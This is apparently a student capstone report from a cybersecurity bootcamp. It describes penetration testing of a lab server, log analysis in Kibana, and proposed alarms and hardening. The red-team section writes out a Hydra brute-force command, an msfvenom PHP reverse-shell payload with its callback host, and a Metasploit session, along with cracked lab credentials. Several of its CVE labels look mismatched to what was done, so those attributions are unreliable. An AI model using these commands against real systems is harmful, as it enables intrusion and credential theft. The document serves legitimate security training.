Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


By: Robert Swift
School: University of California San Diego Extension - Cybersecurity Bootcamp
Date: February 2022

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines

IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: ML-REFVM-684427

IPv4: 192.168.1.105
OS: Linux 5.4.0
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu 4.15.0
Hostname: ELK Server

IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: Kali

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (Hyper-V Azure Machine)	192.168.1.1	NATSwitch - JumpBox to other VM's for project
Capstone	192.168.1.105	**Target Machine** - simulates a vulnerable server running Apache and ssh
ELK Server	192.168.1.100	Network monitor using **Kibana** to log data from the **Capstone Machine** above
Kali	192.168.1.90	**Attacking Machine** - pentesting the capstone server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2019-6579 Open web Port 80	*An attacker with network access to the web server on port 80/TCP could execute system commands with administrative privileges. The security vulnerability could be exploited by an unauthenticated attacker with network access to the affected service.*	*The Kali Machine was able to access the webserver on the Capstone Machine and view sensitive data.*
CVE-2007-0450 Directory traversal vulnerability	*Allows for directory traversal and read arbitrary files.*	*Allowed the Kali Machine to be able to reveal the IP address and secret folders on the Capstone Machine*
CVE-2019-13386 obtain a reverse shell with user privilege	*Allows for reverse shell code via filemanager2.php and execute commands.*	*Allowed the Kali Machine to gain access to the Capstone Machine WebDav.*
CVE-2021-31783 Local File Inclusion	*LFI allows users to upload content into the application or servers being run.*	*Allowed the Kali Machine to successfully upload a malicious php payload to the webdav server.*

Vulnerability Assessment Continued

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2019-5437 Information exposure through the directory listing	*Allows for viewing and downloading contents of a directory on the server.*	*Allowed the Kali Machine to be able to view all files and directories being run on the Capstone Machine. Helped the attacker find the secret_folder directory as well as password hashes listed within the files.*
Storing login credentials in public facing directories	*Allows attackers to view and use sensitive data to gain access to machines where credentials are used.*	*Allowed the Kali Machine to be able to access secret folders and view the webdav directory which allowed for a reverse shell to be established.*
Weak password hashes	*Allows malicious users to obtain the password from a weak hash.*	*Allowed the Kali Machine to obtain the password 'linux4u' from https://crackstation.net.*
Simple usernames and passwords	*Enables attackers to use information on public facing websites to accurately guess usernames, and use password files like rockyou.txt to gain user access.*	*Allowed the Kali Machine to successfully access the secret folder with Ryan's hash after using Hydra to crack Ashton's password.*

Exploitation: Open Web Port (80) CVE-2019-6579

1

Tools & Processes

I used Nmap to scan for open ports on the **192.168.1.0/24** network.

Commands:

`nmap -sS -sV 192.168.1.0/24`

`nmap -sS -A 192.168.1.105`

2

Achievements

Nmap scanned and found that Ports **22** and **80** were open.

Discord the ashton.txt file under /meet_our_team?. This document then allowed me to discover the location of the /secret_folder/.

3

```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-07 19:38 PST
Nmap scan report for 192.168.1.105
Host is up (0.00062s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/7%OT=22%CT=1%CU=38229%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=6201E5DF%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.62 ms 192.168.1.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.90 seconds
root@Kali:~#
```

Exploitation: Open Web Port (80) CVE-2019-6579 (Continued)

3

192.168.1.105/meet_our_te

192.168.1.105/meet_our_team/ashton.txt

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

192.168.1.105/company_fol

192.168.1.105/company_folders/sales_docs/file1

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums N

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public

After accessing the website and looking around the directories, multiple files hint at the location of valuable information located within:
`192.168.1.105/company_folders/secret_folder`

Exploitation: Brute Force Attack using Hydra & rockyou.txt

1

Tools & Processes

Utilizing **Hydra** and **rockyou.txt** I was able to get **`ashton`**'s password. This allowed me to access the **`secret_folder`** and gain **`ryan`**'s password to access the **`webdav`**.


Command: **hydra -l ashton -P ~/Downloads/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder**

2

Achievements

I was able to determine that the password for username **`ashton`** is: **`leopoldo`**

3



Exploitation: Storing login credentials in public facing directories

1

Tools & Processes
After using **Hydra** to obtain **`ashton`**'s password, I was able to access the **`/secret_folder/`** which had valuable login information for **`ryan`** and the **`webdav`**

Once I found **`ryan`**'s hash I was able to use crackstation.net to obtain **`linux4u`** as their password to **`webdav`**

2

192.168.1.105/company_fol

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

3

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: WebDav Vulnerability with Kali File Manager

1


Tools & Processes

Using MSFVenom I created a PHP reverse shell payload. I then used Kali File Manager to upload that payload to the WebDav server after obtaining Ryan's credentials


MSFVenom command:
msfvenom. **msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 >shell.php**

The payload opened up a listener on Port **4444** which I used in conjunction with Metasploit, explained on the next slide.

2



3



Exploitation: Reverse Shell Backdoor using Metasploit

1

2

Tools & Processes
I used the exploit `**multi/handler**` in Metasploit to establish a revershell using the PHP payload from the previous slide.

By doing so I was able to access the WebDav and begin looking for the flag titled `**flag.txt**` which yielded: `**b1ng0w@5h1sn@m0**`

Shell No.1

File Actions Edit View Help

```
msf5 > search multi/handler

Matching Modules
================

   #  Name                                                     Disclosure Date
 Rank       Check  Description
   -  ----                                                     ---------------
 ----       -----  -----------
   0  auxiliary/scanner/http/apache_mod_cgi_bash_env           2014-09-24
 normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shel
lshock) Scanner
   1  exploit/android/local/janus                              2017-07-31
 manual     Yes    Android Janus APK Signature bypass
   2  exploit/linux/local/apt_package_manager_persistence      1999-03-09
 excellent  No     APT Package Manager Persistence
   3  exploit/linux/local/bash_profile_persistence             1989-06-08
 normal     No     Bash Profile Persistence
   4  exploit/linux/local/desktop_privilege_escalation         2014-08-07
 excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5  exploit/linux/local/yum_package_manager_persistence      2003-12-17
 excellent  No     Yum Package Manager Persistence
   6  exploit/multi/handler
 manual     No     Generic Payload Handler
   7  exploit/windows/browser/persits_xupload_traversal        2009-09-29
 excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traver
```

Exploitation: Reverse Shell Backdoor using Metasploit (continued)

3

```
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > 
```

4

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:45024)
 at 2022-02-09 14:38:52 -0800

meterpreter >
```

5

```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-02-09 14:08:49 -0800  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.o
ld
```

6


```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- **What time did the port scan occur?** The interaction between the `Kali: 192.168.1.90` machine, and the target `Capstone: 192.168.1.105` machine began @0130 UTC (1730 PST) and ended @0205 (1805 PST) on February 10th, 2022.
- **How many packets were sent, and from which IP?** 5,708 packets were sent, from 192.168.1.90
- **What indicates that this was a port scan?** Large volumes of http requests from the `agent.name: Kali`





Analysis: Finding the Request for the Hidden Directory

- **What time did the request occur?** @0135 UTC
- **How many requests were made?** 4

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,848
http://127.0.0.1/server-status?auto=	176
http://192.168.1.105/	4
http://192.168.1.105/company_folders/secret_folder/	4
http://192.168.1.105/webdav/	4


- **Which files were requested?** http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server
- **What did they contain?** The file contained items like `username: ryan`, ryan's hash: `d7dad0a5cd7c8376eeb50d69b3ccd352`: and the login instructions for the server `http://192.168.1.105/webdav/`

query	GET /company_folders/secret_folder/connect_to_corp_server
server.bytes	674B
server.ip	192.168.1.105
server.port	80
source.bytes	470B
source.ip	192.168.1.90
source.port	36824
status	OK
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server
url.path	/company_folders/secret_folder/connect_to_corp_server
url.scheme	http
user_agent.original	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Analysis: Uncovering the Brute Force Attack


- **How many requests were made in the attack?** 10,140
- **How many requests had been made before the attacker discovered the password?** 10,138





Analysis: Finding the WebDAV Connection

- **How many requests were made to this directory?** `33` hits were made: `26` were `http: 207`, `5` were `http: 401`, `2` were `http: 200`
- **Which files were requested?** A file named `passwd.dav



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alarm should trigger when a large amount of traffic is coming from a single IP source over a very short period of time.

What threshold would you set to activate this alarm?

- For this instance I would set a threshold of ‘>15’ requests per second.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Configure firewalls and IDS/IPS to look for potentially suspect behavior.
- Configure ports to only allow traffic needed for internal hosts

Describe the solution. If possible, provide required command lines.

- Implementing something like SPLUNK or an ELK stack to detect and respond to a port scan.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- The best alarm would be to trigger if a request for a hidden directory is made from an external host.

What threshold would you set to activate this alarm?

- The threshold for this instance would be zero because the origin IP for the request is outside of the local infrastructure.

System Hardening

What configuration can be set on the host to block unwanted access?

- Disable the listing of directories within the Apache server
- Encryption of contents
- Implementing more complex usernames and passwords

Describe the solution. If possible, provide required command lines.

- Changing directory permissions
- Whitelisting authorized IP addresses

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- I would set an alarm to trigger when a large number of HTTP 400 codes register, and a large number of unsuccessful login attempts were made.

What threshold would you set to activate this alarm?

- I would set a threshold for greater than 5 failed login attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Stronger usernames and passwords
- Creating a lockout rule for user accounts with the threshold limit reached
- Setting up a CAPTCHA for login

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- The alarm should trigger for any access to the WebDav directory from an IP outside of the internal network

What threshold would you set to activate this alarm?

- For this instance I would set a threshold of zero.

System Hardening

What configuration can be set on the host to control access?

- Remove sensitive information about accessing WebDav
- Ensure system software is updated
- Configure the WebDav so that only hosts on the network can access

Describe the solution. If possible, provide the required command line(s).

- Install and configure FIlebeat
- Configure IPtables

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alarm that would trigger for unexpected traffic on the server
- An alarm for files uploaded from non-whitelisted IP's

What threshold would you set to activate this alarm?

- I would set a threshold of zero again for any file type uploaded to the server which is abnormal

System Hardening

What configuration can be set on the host to block file uploads?

